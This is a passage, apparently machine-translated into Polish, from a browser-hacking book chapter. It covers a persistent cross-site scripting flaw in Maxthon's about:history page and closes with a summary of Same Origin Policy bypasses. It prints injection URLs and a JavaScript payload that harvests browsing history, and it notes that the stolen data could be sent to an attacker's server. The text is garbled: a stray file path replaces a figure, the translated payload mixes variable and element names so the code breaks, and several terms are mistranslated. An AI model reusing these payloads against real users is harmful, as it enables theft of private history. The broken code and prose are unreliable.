Podobna luka została znaleziona w Maxthon 3.4.5 build 2000. Maxthon to kolejna przeglądarka internetowa i podobnie jak Avant, Maxthon udostępnia niestandardowe API w celu uzyskania dostępu do plików, a nawet uruchamiania plików wykonywalnych. Roberto Suggi Liverani stwierdził47, że treść renderowana na stronie about:history nie ma skutecznego wyjścia wyjściowego. Prowadzi to do warunków do wykorzystania. Jeśli nakłonisz cel do otwarcia linku podobnego do poniższego, złośliwe wstrzyknięcie pozostanie na stronie historii:

http://172.16.37.1/malicious.html#" onload='alert(1)'<!—

Kod zawarty w atrybucie onload zostanie wykonany za każdym razem, gdy cel sprawdzi historię przeglądarki. Interesującą rzeczą jest to, że złośliwy kod JavaScript jest wykonywany w uprzywilejowanym kontekście. Strona about:history jest zmapowana do niestandardowego zasobu Maxthon pod adresem mx://res/history/index.htm. Wstrzyknięcie kodu do tego kontekstu pozwala ukraść całą zawartość historii. Na przykład poniższy kod analizuje wszystkie łącza w div history-list:

```
links = document.getElementById('history-list')

.getElementsByTagName('a');

result = "";

for(var i=0; i<links.length; i++) {

if(links[i].target == "_blank"){

result += links[i].href+"\n";

}

}

alert(result);
```

Ten ładunek można spakować i dostarczyć za pomocą następującego łącza:


http://172.16.37.1/malicious.html#" onload='links=document.

getElementById("lista-historii").getElementsByTagName("a");

wynik="";for(i=0;i<linki.length;i++){if(links[i].target=="_blank")

{wynik+=links[i].href+"\n";}}alert(wynik);'<!--

Należy zauważyć, że ta podatność na tworzenie skryptów krzyżowych (omówiona dalej w rozdziale 7) jest trwała. Po pierwszym załadowaniu złośliwej zawartości na stronę historii kod zostanie wykonany za każdym razem, gdy użytkownik ponownie odwiedzi swoją historię. Gdy użytkownik otworzy stronę historii przeglądarki, wynik będzie podobny do rysunku.



Oczywiście, aby przeprowadzić prawdziwy atak, konieczne byłoby zastąpienie funkcji alert() jedną z technik hakowania omówionych w rozdziale 3. W ten sposób skradziona historia przeglądarki może zostać odesłana z powrotem do serwera zbierającego. Te przykłady podkreślają znacznie większy problem. Najwyraźniej analitycy bezpieczeństwa muszą nadal szukać słabych punktów oprogramowania, w szczególności przeglądarek. Chociaż te wady zostały odkryte w Avant i Maxthon, powierzchnia ataków przeglądarek będzie z czasem stale ewoluować. Mimo że niestandardowe przeglądarki często wykorzystują technologię, taką jak WebKit i Gecko, dość często udostępniane są również nowe interfejsy API. Więc zacznij swoje rozmyte silniki!

Podsumowanie

Tu bardziej szczegółowo omówiono SOP, a także znaczenie prób ominięcia go podczas hakowania przeglądarki. Ominięcie SOP umożliwia podpiętym przeglądarkom potencjalnie stać się otwartymi serwerami proxy. Nie tylko to, ale możliwość odczytywania odpowiedzi HTTP pochodzących z różnych źródeł zwiększy skuteczność ataków, które odkryjesz w kolejnych rozdziałach. Aby niezawodnie ominąć SOP, ważne jest, aby zrozumieć SOP we wszystkich jego różnych wcieleniach. W najprostszej formie SPO uważa zasoby mające takie same nazwy, schemat i port jako rezydujące w tym samym źródle. Jeśli którykolwiek z tych atrybutów jest inny, zasób ma inne pochodzenie. Tylko zasoby z tego samego pochodzenia mogą wchodzić w interakcje bez ograniczeń. Niestety SOP różni się w zależności od

kontekstu i przeglądarki. To, jak zachowuje się SOP w DOM w porównaniu do tego, jak zachowuje się we wtyczkach, jest często niespójne. Wiedząc, jak działa SOP, masz do czynienia z wieloma różnymi sposobami obejścia SOP, w zależności od kontekstu twojego ataku. W tym rozdziale przedstawiono wiele sposobów na ominięcie SOP, obejmujących drogi ataku w Javie, Adobe Reader, Adobe Flash, Silverlight, Internet Explorer, Safari, Firefox, Opera, a nawet u dostawców przechowywania w chmurze. Po ustaleniu kontekstu obwodnicy masz w zanadrzu szereg korzyści. Od proxy żądań przez przeglądarkę celu, po wykorzystywanie ataków naprawiających interfejs użytkownika, a nawet ujawnianie historii przeglądarki użytkownika, obejście SOP często okazuje się nieocenione w działaniach hakerskich przeglądarki. Dla twórców przeglądarek osiągnięcie spójnej i, co najważniejsze, wymuszonej implementacji SOP w różnych typach, wersjach i wtyczkach przeglądarek jest dużym wyzwaniem. Rosnąca liczba nowych funkcji HTML5 dodawanych do każdej głównej wersji przeglądarki zwiększa wyzwanie. Jest to jeden z powodów, dla których obejścia SOP będą nadal tak ważne w przyszłości, zarówno pod względem ataku, jak i obrony.